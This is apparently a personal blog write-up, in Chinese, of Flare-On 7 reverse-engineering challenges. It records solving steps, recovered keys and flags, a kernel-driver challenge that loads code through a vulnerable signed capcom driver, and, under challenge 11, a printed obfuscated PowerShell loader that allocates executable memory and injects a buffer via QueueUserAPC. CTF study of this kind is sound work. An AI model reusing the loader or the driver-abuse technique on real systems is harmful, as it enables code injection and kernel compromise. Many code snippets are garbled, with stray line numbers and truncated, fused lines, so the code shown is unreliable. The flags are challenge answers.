flare on-7 这是我在 Flare-On Challenge 7 期间写的笔记,最终完成了 9 个challenge。
第十个 challenge 是在上海与 Ice、Vvv 学长一起挑战的,在比赛结束的凌晨还在奋战。遗憾的是,由于过于疲惫,且离散数学、密码学基础不牢,卡在了最后一个部分 – 求逆元。
[toc]
2 修复损坏的exe
填充完整程序的最后一个section
将重定向表指向0
将导入表指向0
dump程序
分析程序 程序有很多访问非法地址的指令
总结一下,非法地址本该是data段的地址
找一下规律,非法的地址似乎是正确地址转后大小序后,进行了偏移操作
在data段发现2处长字符串,符合main函数中的非法地址的访问
修复这两处地址后,就是简单的算法逆向了,比较简单,不多说

运行脚本,得到flag
3 游戏
发现2处碰撞的set death:
4 xls,包含vb脚本
GitHub上下载的p-code反编译工具,反编译出了隐藏的代码,done。
5 手表TPK
1
2
(App.Password + App.Note + App.Step + App.Desc);
AES Key:248e9d7323a1a3c5d5b3283dcb2b40211a14415b6dcd2a86181721fd74b4befdNoSaltOfTheEarth
6 程序是一个二维码生成器,当符合某一条件时,会生成flag的二维码。
7 给出了流量包,让我们找到被攻击泄露的东西

将accounts加密后发送给攻击方,解密流量,得到flag
1 2 3 4 5 roy:[email protected] :goat
这个题目使用hash调用dll函数
8 井字棋,电脑先手,下中间
封堵每一行的2个O
寻找:

上面的都不重要,只需要把X win指向O win,再把flag xor ‘O’ xor ‘X’即可得到flag
9 exe + dll + 2 x sys
xor解密key:<g~{<it
程序先释放一个cfs.dll,是capcon的能够执行任意ring3代码的驱动,再创建服务。BBACABA后,使用PsCreateSystemThread启动一个驱动的线程DriverBootstrap
BBACABA经过sha256后,作为chacha20的key,解密得到一个字符串:H@n $h0t FiRst!

dll中,使用上面的字符串作为key,rc4解密data段的0x018001A9F0,得到flag
总结一下学到的一些内容⬇️
使用hash获取module、函数 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 void get_nt_func_hash () int v10 = 0 ;for (size_t fun = 0 ; fun < 2915 ; fun++)const char * p_name = name[fun];int v8 = 0 ;for (int i = 0 ; ; ++i)14 ;if (!p_name[i])break ;printf ("%X %s\n" , v10, name[fun]);
内核中读取注册表 利用签名的、有漏洞(后门)的驱动加载恶意驱动 1 2 https://github.com/notscimmy/libcapcom
Python cryptodome 中有chacha20模块,很方便(记得手动设置nonce) 1 2 from Crypto.Cipher import ChaCha20b'\x00' *8 ).decrypt(m)
借鉴reactOS的头文件,方便在IDA中创建Windows未公开的结构体 驱动中,调用 PsCreateSystemThread 启动线程,可以在线程中加载驱动 https://www.cnblogs.com/lsh123/p/7357468.html
10 init array中,2次fork
处理输入在第二个?
两个子进程互相通信
child_1(p1):
child_2(p2):
first part:w3lc0mE_t0_Th3_l4nD_0f_De4th_4nd_d3strUct1oN_4nd
combined:w3lc0mE_t0_Th3_l4nD_0f_De4th_4nd_d3strUct1oN_4nd[email protected] [email protected]
There are two hard things in computer science: caching, off by one errors, and comparing really big numbers
1 2 3 4 5 6 7 8 9 10 11 12 13 14 start=get_name_ea_simple("encrypted_strings_2" )while (start<=0x081A5254 ):4 ,'little' )len =ida_bytes.get_dword(cur+4 )b'' for j in range (len ):4 ]^ida_bytes.get_byte(cur+8 +j)).to_bytes(1 ,'little' )print (ret)4
1 2 3 4 5 6 7 8 9 10 11 b'TracerPid: %d\x00'[email protected] \x00'[email protected] \x00'[email protected] \x00'
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 start=get_name_ea_simple("encrypted_strings" )+4 while (start<=0x81A519C ):b'' 0 while (1 ):if (ida_bytes.get_byte(cur+j)==0 ):break 1 16 0xff 1 )-1 0xf 0xff ).to_bytes(1 ,'little' )2 print (ret)8
11 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 $jjw ="kcsukccudy" ;function from_base64 System.Convert ]::FromBase64String($args [0 ]);};byte []]$rpl =from_base64("" );function geapmkxsiw $kjurpkot =from_base64($args [0 ]);[System.Text.Encoding ]::ASCII.GetString($kjurpkot );};iex (geapmkxsiw("DQokY3FsdGQ9Ig0KW0RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIEdldEN1cnJlbnRUaHJlYWRJZCgpO2BuDQpbRGxsSW1wb3J0KGAia2VybmVsMzJgIildYG5wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgT3BlblRocmVhZCh1aW50IG5vcGV5bGxheCx1aW50IGl0cXhsdnBjLEludFB0ciB3ZW8pO2BuDQpbRGxsSW1wb3J0KGAia2VybmVsMzJgIildYG5wdWJsaWMgc3RhdGljIGV4dGVybiB1aW50IFF1ZXVlVXNlckFQQyhJbnRQdHIgbHhxaSxJbnRQdHIgcWxyLEludFB0ciB0Z29td2psYSk7YG4NCltEbGxJbXBvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIHZvaWQgU2xlZXBFeCh1aW50IHduaHRpeWd2Yyx1aW50IGlneXYpOyI7DQoNCiR0c2VsY2Z4aHdvPUFkZC1UeXBlIC1tZW1iZXJEZWZpbml0aW9uICRjcWx0ZCAtTmFtZSAnYWx3JyAtbmFtZXNwYWNlIGVsdWVkdmUgLXBhc3N0aHJ1Ow0KDQokZHJ5am1ucHFqPSJmZmN4IjskbmF5dz0iDQpbRGxsSW1wb3J0KGAia2VybmVsMzJgIildYG5wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgR2V0Q3VycmVudFByb2Nlc3MoKTtgbg0KW0RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIFZpcnR1YWxBbGxvY0V4KEludFB0ciB3YXNtaHFmeSxJbnRQdHIgaHRkZ3FoZ3B3YWksdWludCB1eG4sdWludCBtZXBnY3BkYnBjLHVpbnQgeGRqcCk7IjsNCg0KJHl3cXBoc3J3PUFkZC1UeXBlIC1tZW1iZXJEZWZpbml0aW9uICRuYXl3IC1OYW1lICdwcW52b2hsZ2dmJyAtbmFtZXNwYWNlIHJtYiAtcGFzc3RocnU7DQo=" ));iex (geapmkxsiw("DQoNCiRqa3k9ImVwbmMiOw0KDQoka3doaz0kdHNlbGNmeGh3bzo6T3BlblRocmVhZCgxNiwwLCR0c2VsY2Z4aHdvOjpHZXRDdXJyZW50VGhyZWFkSWQoKSk7DQppZigkeWhpYmJxdz0keXdxcGhzcnc6OlZpcnR1YWxBbGxvY0V4KCR5d3FwaHNydzo6R2V0Q3VycmVudFByb2Nlc3MoKSwwLCRycGwuTGVuZ3RoLDEyMjg4LDY0KSkNCnsNCiBbU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzLk1hcnNoYWxdOjpDb3B5KCRycGwsMCwkeWhpYmJxdywkcnBsLmxlbmd0aCk7DQogaWYoJHRzZWxjZnhod286OlF1ZXVlVXNlckFQQygkeWhpYmJxdywka3doaywkeWhpYmJxdykpDQogew0KICAkdHNlbGNmeGh3bzo6U2xlZXBFeCg1LDMpOw0KIH0NCn0NCn==" ));$cqltd =" [DllImport(`"kernel32`")]`npublic static extern IntPtr GetCurrentThreadId();`n [DllImport(`"kernel32`")]`npublic static extern IntPtr OpenThread(uint nopeyllax,uint itqxlvpc,IntPtr weo);`n [DllImport(`"kernel32`")]`npublic static extern uint QueueUserAPC(IntPtr lxqi,IntPtr qlr,IntPtr tgomwjla);`n [DllImport(`"kernel32`")]`npublic static extern void SleepEx(uint wnhtiygvc,uint igyv);" ;$tselcfxhwo =Add-Type -memberDefinition $cqltd -Name 'alw' -namespace eluedve -passthru ;$dryjmnpqj ="ffcx" ;$nayw =" [DllImport(`"kernel32`")]`npublic static extern IntPtr GetCurrentProcess();`n [DllImport(`"kernel32`")]`npublic static extern IntPtr VirtualAllocEx(IntPtr wasmhqfy,IntPtr htdgqhgpwai,uint uxn,uint mepgcpdbpc,uint xdjp);" ;$ywqphsrw =Add-Type -memberDefinition $nayw -Name 'pqnvohlggf' -namespace rmb -passthru ;$jky ="epnc" ;$kwhk =$tselcfxhwo::OpenThread (16 ,0 ,$tselcfxhwo::GetCurrentThreadId ());if ($yhibbqw =$ywqphsrw::VirtualAllocEx ($ywqphsrw::GetCurrentProcess (),0 ,$rpl .Length,12288 ,64 ))System.Runtime.InteropServices.Marshal ]::Copy ($rpl ,0 ,$yhibbqw ,$rpl .length);if ($tselcfxhwo::QueueUserAPC ($yhibbqw ,$kwhk ,$yhibbqw ))$tselcfxhwo::SleepEx (5 ,3 );